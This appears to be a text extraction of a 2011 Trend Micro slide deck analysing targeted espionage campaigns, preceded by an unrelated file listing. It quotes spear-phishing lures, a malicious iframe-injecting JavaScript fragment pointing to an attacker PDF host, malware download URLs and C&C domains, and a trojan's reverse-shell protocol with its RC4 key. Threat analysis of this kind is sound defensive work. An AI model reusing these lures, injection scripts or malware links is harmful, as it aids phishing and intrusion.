72819.123423638000.1.6_1259214108237@@10-26@@.cab.t	26-Nov-2009 12:31	100K	
72819.1247285044000.1.6_1259061108095@@2-7@@.cab.t	26-Nov-2009 05:29	100K	
72819.1247285044000.1.6_1259061108095@@2-7@@.cab.t	26-Nov-2009 05:29	100K	
72819.1247285044000.1.6_1259061108095@@4-7@@.cab.t	26-Nov-2009 05:29	100K	
72819.1247285044000.1.6_1259061108095@@5-7@@.cab.t	26-Nov-2009 05:45	100K	
72819.1247285044000.1.6_1259061108095@@6-7@@.cab.t	26-Nov-2009 05:45	100K	
72819.1247285044000.1.6_1259061108095@@7-7@@.cab.t	26-Nov-2009 05:45	10K	
72819.1248775388000.1.6_1259061588218@@1-1@@.cab.t	26-Nov-2009 05:45	17K	
72819.1255321159000.1.6_1259061708218@@1-12@@.cab.t	26-Nov-2009 05:47	100K	
72819.1255321159000.1.6_1259061708218@@2-12@@.cab.t	26-Nov-2009 05:49	100K	
72819.1255321159000.1.6_1259061708218@@3-12@@.cab.t	26-Nov-2009 05:49	100K	
72819.1255321159000.1.6_1259061708218@@4-12@@.cab.t	26-Nov-2009 05:51	100K	
72819.1255321159000.1.6_1259061708218@@5-12@@.cab.t	26-Nov-2009 05:51	100K	
72819.1255321159000.1.6_1259061708218@@6-12@@.cab.t	26-Nov-2009 05:55	100K	



Lessons of ShadowNet

- Subset of “noisy” attacks that have been ongoing since 2002
 - Documented by Maarten Van Horenbeek in 2008
 - Attacks by this group continue...
- Information sharing provides perspective
 - OHHDL: Incident Response
 - ShadowServer: samples + sinkhole




Trends in Reconnaissance/Targeting

- Email address registered in the name of target’s colleague
- Forwarding legitimate emails (often from mailing lists) along with a malicious attachment
- Sending two or more attachments one is clean, the other is malware
- Leveraging authority relationships, such as boss-employee, to communicate a sense of importance
- Spoofing governmental email addresses to convey authenticity
- Using the “res://” protocol to enumerate the targets system in preparation for a future attack



Social Engineering

- Spoofed Email? From a “real” person?
- Content of the message; Real events?
- Attachments? Links? Exploit? Drop?
- C&C? Port? Protocol? Downloads? Uploads?




Source: contagiodump.blogspot.com



Social Engineering

- Sent from spoofed Gmail acct of US-Taiwan Business Council President
- Content is about an issue that the org and the specific individual have been working on




Source: targetedemailattacks.tumblr.com

Copyright 2011 Trend Micro Inc.



Social Engineering

- Attackers leverage relationships of authority
- Sent from the president of the organization to the employees



Source: targetedemailattacks.tumblr.com

Copyright 2011 Trend Micro Inc.




Trends in Delivery Mechanisms

- Malicious attachments via socially engineered email Email (pdf, doc, xls, ppt)
- Links to web pages hosting malware inside of compressed files (.zip, .rar, sometimes password protected) via Email or IM
- The use of the default windows configuration that hides file extensions to create executables that look like "folder" icons but are really executables
- Links to legitimate webpages, often contextually relevant to the victim, that have been compromised and have had a malicious iframe or malicious javascript embedded
- Use of right-to-left Unicode hole to disguise executables

Copyright 2011 Trend Micro Inc.



Trends: Right-to-Left Unicode



Source: h-online.com

Copyright 2011 Trend Micro Inc.



Trends: Relevant Compromised Hosts

- Spoofed Email of Executive Director of HRIC
- Contextually relevant content
- Sent to human rights mailing lists
- Link to compromised "Coalition for Citizens Rights" web site

```
<mailto:sharonhom@hrichina.org>
To: [REDACTED]
Sent: Thursday, March 18, 2010 9:46
AM
Subject: Microsoft, Stool Pigeon for the
Cops and FBI
```

I've got my hands on a copy of the leaked, confidential Microsoft "Global Criminal Compliance Handbook," which details for police and intelligence services exactly what information Microsoft collects about users of its online services, and how they can be accessed. What is gathered and available about you is quite comprehensive, including your emails, detailed information about when you sign in and use the services, credit card information, and so on. Attachments are scanned copies of documents.

For the whole documents, please visit <http://www.cfcr2008.org>

Copyright 2011 Trend Micro Inc.



Trends: Relevant Compromised Hosts

- PDF loaded in "iframe"
- Detection: 8/42 VirusTotal
- Components: connects to humanright-watch.org/fun.exe
- Connects to 360liveupdate.com

```
<!-- End ImageReady Slices -->
</body></div></body></html>
<meta http-equiv="Content-Language" content="zh-cn">
<script language="javascript" src="js_men.asp"></script>
<div align="center">
<table width="980" cellpadding="0" cellspacing="0">
<tr align="middle">
```


```
try{obj = new ActiveXObject('acroPDF.PDF.1');bpdf89=true;}catch(e)
if(document.cookie.toString().indexOf('spdf')== -1&&(ff89|bpdf89))
document.write('<iframe src=http://www.520520.com.tw/readme.pdf
document.cookie='spdf=spdf;path=/;';
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(
```

Copyright 2011 Trend Micro Inc.



Trends: Relevant Compromised Hosts

- humanright-watch.org used in two other attacks:
 - Exploit: CVE-2009-4324 (Adobe PDF 0Day)
 - Detection: 5/41 VirusTotal (now 16/41)
 - Exploit: CVE-2009-3129 (XLS)
 - Detection: 17/41 VirusTotal (now 22/43) TROJ_MDROPR.MRV
 - C&C: 360liveupdate.com



Source: contagiodump.blogspot.com

Copyright 2011 Trend Micro Inc.



Trends in Compromises/Exploits

- Exploits in Gmail (MHTML), Yahoo! Mail (XSS), and Hotmail (XSS) have all been used recently in targeted attacks
- Vulnerabilities, including zeroday, Adobe PDF Reader and Adobe Flash continue to be exploited
- Microsoft Office file formats, such as DOC and XLS continue to be exploited, recently, in conjunction with embedded Adobe Flash objects
- Not always zeroday - older, reliable exploits (such as CVE-2009-3129, CVE-2010-3333, CVE-2010-2883) are still in use

Copyright 2011 Trend Micro Inc.



Trends: Webmail

Google Online Security Blog
The latest news and insights from Google on security and safety on the internet

Previous | Next | Back to Messages

Delete Reply Forward Spam Move...

RE: An Interview Request from a Columbia University Student
From: "Steve" <steve.e.perry@gmail.com>

MHTML vulnerability under active exploitation

2 Files (138KB) | Download All

WING2009<style><!--te

Hi,
Thanks again
may have cor
Since the exc
Many thanks,
Steve

id=v
l={
u[2
t=}
do
src=

Copyright 2011 Trend Micro Inc.



Trends in Command and Control

- Cloud-based command and control , SSL encrypted webmail services, use of intermediaries such as blogs
- Heavy use of RATs , often off-the-shelf RAT's such as gh0st and poisonivy
- Hide commands in base64'd (some with custom-alphabets) encoded commands in HTML comment tags in web pages
- Use of domains/subdomains specific to classes of victims, often using dynamic DNS providers
- The use of XOR'd traffic on non-standard ports
- The use of stolen or forged SSL certificates to encrypt network traffic to the command and control server

Copyright 2011 Trend Micro Inc.



Trends: C&C in the Cloud

Nuclear Challenges and Responses in the Century - Message (Plain Text) (Read-Only)

From: J.N.Song-Geun@ifans.go.kr
Sent: Fri 10/08/2010 1:43 PM
Subject: Nuclear Challenges and Responses in the Century

Dear all

We inform you of an event and expect your kindly opinions.

On October 4th-5th 2010, the IFANS Conference on Global Affairs in 2010, "Nuclear Challenges and Responses in the Century" is hosted by the Institute of Foreign Affairs and National Security (IFANS) and the Presidential Council for Future and Vision (PCFV), and is organized by the Institute of Foreign Affairs and National Security (IFANS),ROK.

At the conference, in-depth discussion is expected among international and Korean experts and turn-out policy recommendations in terms of these subjects.

The sessions and programs were attached to a file "Conference information.pdf".

Source: contagiodump.blogspot.com

- Exploit: Adobe Reader/Acrobat (CVE-2010-2883)
- Detection: 14 /43 (32.6%) VT; now 19/41 with Trend detecting as TROJ_PIDIEF.EQW
- Components: connected to drivehq.com (cloud storage) downloaded DLLs
- Ex-filtration: uploaded encrypted data to Gmail account via SSL

Copyright 2011 Trend Micro Inc.



Trends: Targeting + Stealth

Subject: This is the Jinhui Computer System Engineering Inc's report about China's Green Dam Youth Escort screening software.
From: jenna.dipaquale@gmail.com
To: bml1burn@sol1doak.com

This is This is the Jinhui Computer System Engineering Inc's report about China's Green Dam Youth Escort screening software.
www.civis.com/jinhui_report.zip
about china's Green Dam Youth Escort screening software.
www.civis.com/jinhui_report.zip

- <!--
ZDpodHRwOi8vd3d3LnBhcmtlcndvb2QuY29tL2ItYWdlcy90b3AuZ2lm ->
- base64 decode =
d:http://www.parkerwood.com/images/top.gif

Copyright 2011 Trend Micro Inc.



Trends: Custom B64

S: or s: Sleep instruction.
D: or d: Download and execute instruction.
IP:port Reverse shell instruction.

So, when the Trojan does not receive an "s" or "d" in the first byte of the decoded data, it searches for "I" and expects to receive an IP address and a port number.

When the Trojan receives an IP:port instruction, it does the following:

- It connects to the specified IP address over the specified TCP port number.
- It copies `cmd.exe` into `C:\WINDOWS\TEMP\inet.exe`, and executes `inet.exe`.
- It calculates the MD5 hash value of the string: `12345` which produces hash value: **827CC80EEA8A706C4C34A16891F84E7B**.
- It uses the first 8 bytes of the ASCII version of the hash value as a RC4 key to encrypt the communication over this connection.
- So, the Trojan uses the 128-bit RC4 key shown below:

```
00000000 38 32 37 43 43 42 30 45 45 41 38 41 37 30 36 43 827CC80EEA8A706C
```

Finally, the Trojan Base64 encodes the RC4 encrypted data using a slightly modified alphabet:

STANDARD BASE64 ALPHABET:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

TROJAN ALPHABET
ABCDEFHIJKLMPQRSUVWXYZabcdfghijklmnopstuvwxy0123456789-/?

Base64 encoded data:

```
00000000 59 33 76 61 52 37 2d 56 30 56 6a 36 67 64 6e 69 Y3vaK7-V @Vj6gdnl
00000010 33 59 75 51 61 70 4d 6d 38 34 7a 69 4a 65 56 6a 3YuQpPm B4z13vM
00000020 71 36 4a 59 6b 3a 3d 74 4d 6e 45 73 56 45 69 5a q6JYH4E: DHE5VEI:
00000030 45 67 4f 61 51 77 70 6a 31 52 41 52 51 44 75 68 EgoMQpm 1RA8QDuj
00000040 6b 35 48 72 39 53 55 75 46 77 58 34 6f 49 76 76 kSHrSJu FuW4oLvV
00000050 32 6d 70 37 48 45 46 31 56 54 58 52 65 6d 57 42 2mp7HEF1 VTXRensIB
00000060 35 4d 6b 45 38 6d 79 63 78 52 6d 56 64 34 54 6d 5MKEBmc x8wVd4Tm
00000070 64 57 34 52 77 64 66 57 76 65 4a 6f 4c 6d 75 59 dshRufri vcz3LmYr
00000080 66 38 33 78 66 44 70 43 2f 6a 55 34 f83xfQpc /ju=
0000008c 00
```

Using the custom alphabet the data above DECODES TO:

```
00000000 63 78 DA 47 BF 95 D1 58 FA B1 D9 E2 DD 88 90 6A c(Uq+Rox0uY+
00000010 93 26 F3 8C E2 25 E5 67 AB A2 58 87 BE 2D 0E 71 "S688Ag=xtzI- q
00000020 2C 54 48 99 12 83 9A 43 0A 67 05 10 11 40 38 A3 „TH“ iC g0 @jE
00000030 93 91 88 F5 25 2E 37 83 F8 AB 88 EF DA 64 78 IC "R8N: f i33[
00000040 41 75 55 01 7A 69 81 64 C9 04 F2 4C 5C C5 19 AuS8ZaE d1VA
00000050 95 77 84 E6 75 6E 11 C1 07 D6 B0 E2 68 2E 68 98 "u8um ÅX08AN,k
00000060 7F CD F1 7C 3A 42 FE 35 IFA|:8p5
```

Using the 128-bit RC4 key the data above DECRYPTS TO:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Source: cyberesl.com

Copyright 2011 Trend Micro Inc.



Trends in Persistence / Lateral Movement

- Persistence
 - Windows Service and Windows Service replacement
 - DLL search order hijacking
 - See, <http://blog.mandiant.com/archives/1207>
- Lateral Movement
 - Privilege escalation / Pass-the-Hash tools
 - Target Email servers / use of Email extraction tools (e.g. MAPI-tools targeting Exchange servers)
 - Targeting PKI (e.g. VPN& SSL certificates)
 - Obtain directory listings

Copyright 2011 Trend Micro Inc.



Trends in Data Ex-Filtration

- Upload chunks of compressed archives using HTTP post (often to the attackers command and control server)
- Upload data via SSL to webmail services
- The use of the Tor anonymity network to transmit data to unknown locations
- The use of traditional protocols such as FTP and SMTP to transmit data

Copyright 2011 Trend Micro Inc.



Challenges

- Can malware used in attacks that are by definition targeted, and most often customized to pursue specific targets, be detected?
- Monitoring network traffic for C&C communication can typically provide an indication of compromise, how will the move to the cloud affect these methods?
- Can we distinguish “highly” targeted attacks from “less” targeted attacks? Can we group the activity of specific threat actors?

Copyright 2011 Trend Micro Inc.



Part 3: Crime or Espionage?

- At least 15 related attacks between December 9, 2009 and December 23, 2010
- Common method, malware and (often) infrastructure
 - Spam email, contains link to .zip
 - .zip contains a Zeus binary
 - Zeus connects to a C&C
 - Downloads an infostealer
 - Infostealer FTP's documents to a server (usually in Belarus)

Copyright 2011 Trend Micro Inc.



Emails

- December 9, 2009 - CYBER-PMESII COMMANDER'S ANALYSIS OF FORECAST EFFECTS
- December 14, 2009 - Information Systems Security Reminder
- February 10, 2010 - Russian spear phishing attack against .mil and .gov employees
- February 11, 2010 - RE: Zeus Attack Spoofs NSA, Targets .gov and .mil
- February 12, 2010 - DoD Roles and Missions in Homeland Security
- February 21, 2010 - INTELLIGENCE BULLETIN
- March 6, 2010 - FOR OFFICIAL USE ONLY
- March 7, 2010 - FOR OFFICIAL USE ONLY
- March 11, 2010 - U.S. Department of Homeland Security
- March 13, 2010 - RE: Instructions UNCLASSIFIED
- June 16, 2010 - From STRATCOM to
- June 17, 2010 - Scientific Advisory Board
- June 17, 2010 - (U) Transportation Security Administration
- August 26, 2010 - From Intelligence Fusion Centre
- December, 23 2010 - Merry Christmas!

Copyright 2011 Trend Micro Inc.



Email Content

Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or Intelink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft(r) Windows(r) and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

Download:

<http://fcpra.org/downloads/winupdate.zip>

or

<http://www.sendspace.com/file/tj373l>

Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare".
jeffreyc@greylogic.us

Subject: DoD Roles and Missions in Homeland Security

Defense Science Board

DoD Roles and Missions in Homeland Security

VOLUME II - A: SUPPORTING REPORTS

This report is a product of the Defense Science Board (DSB). The DSB is a Federal Advisory Committee established to provide independent advice to the Secretary of Defense. Statements, opinions, conclusions and recommendations in this report do not necessarily represent the official position of the Department of Defense.

Download:

<http://mv.net.md/dsb/DSB.zip>

or

<http://www.sendspace.com/file/rdxgzd>

Office of the Under Secretary of Defense
For Acquisition, Technology, and Logistics
Washington, D.C. 20301-3140

Copyright 2011 Trend Micro Inc.



Xmas/Zeus - Delivery

The screenshot shows an email interface with a subject line "Old Zeus Variant Returns for Christmas" and a "Share" button. Below the subject is a banner for "Holiday-themed Multi-component Online Threats". The main body of the email contains text about a Zeus variant and a link to a website. Below the text are two screenshots: Figure 1 shows a spammed message with a "Download card" button, and Figure 2 shows a malicious HTML page with a "Download card" button.

- Email spoofed from jeff.jones@whitehouse.gov and others...
- Contained links to websites which contained iframes linked to:
 - iphonedevsdevelopersdk.com/wp-admin/includes/card.zip and quimeras.com.mx/images/card.zip

Copyright 2011 Trend Micro Inc.



Connecting the dots 1

- Dec, 23 2010 (Merry Christmas) – quimeras.com.mx/images/card.zip
- August 26, 2010 (From Intelligence Fusion Centre) – quimeras.com.mx/media/EuropeanUnion_MilitaryOperations_EN.zip
 - from-us-with-love.info to get config file, connects to vittles.mobi to download infostealer which connects to nicupdate.com.
- June 16, 2010 (From STRATCOM to) – quimeras.com.mx/home/report.zip
 - from-us-with-love.com to get the config file (other information unavailable).

Copyright 2011 Trend Micro Inc.



Connecting the dots 2

- June 16, 2010 (From STRATCOM to) – nighthunter.ath.cx/report.zip has the same MD5 as quimeras.com.mx/home/report.zip
- nighthunter.ath.cx was used to send the March 11, 2010 (U.S. Department of Homeland Security) emails which contained the link:
 - dhsorg.org/docs/instructions.zip which connected to greylogic.org
 - These domains were registered by: hilarykneber@yahoo.com

Copyright 2011 Trend Micro Inc.



Challenges

- Is there a market for sensitive information?
- Are criminal tools and infrastructure being used for espionage?
- How do we determine significance given the volume of malware data?

Copyright 2011 Trend Micro Inc.



Thanks!

Comments & Questions?



Copyright 2009 Trend Micro Inc.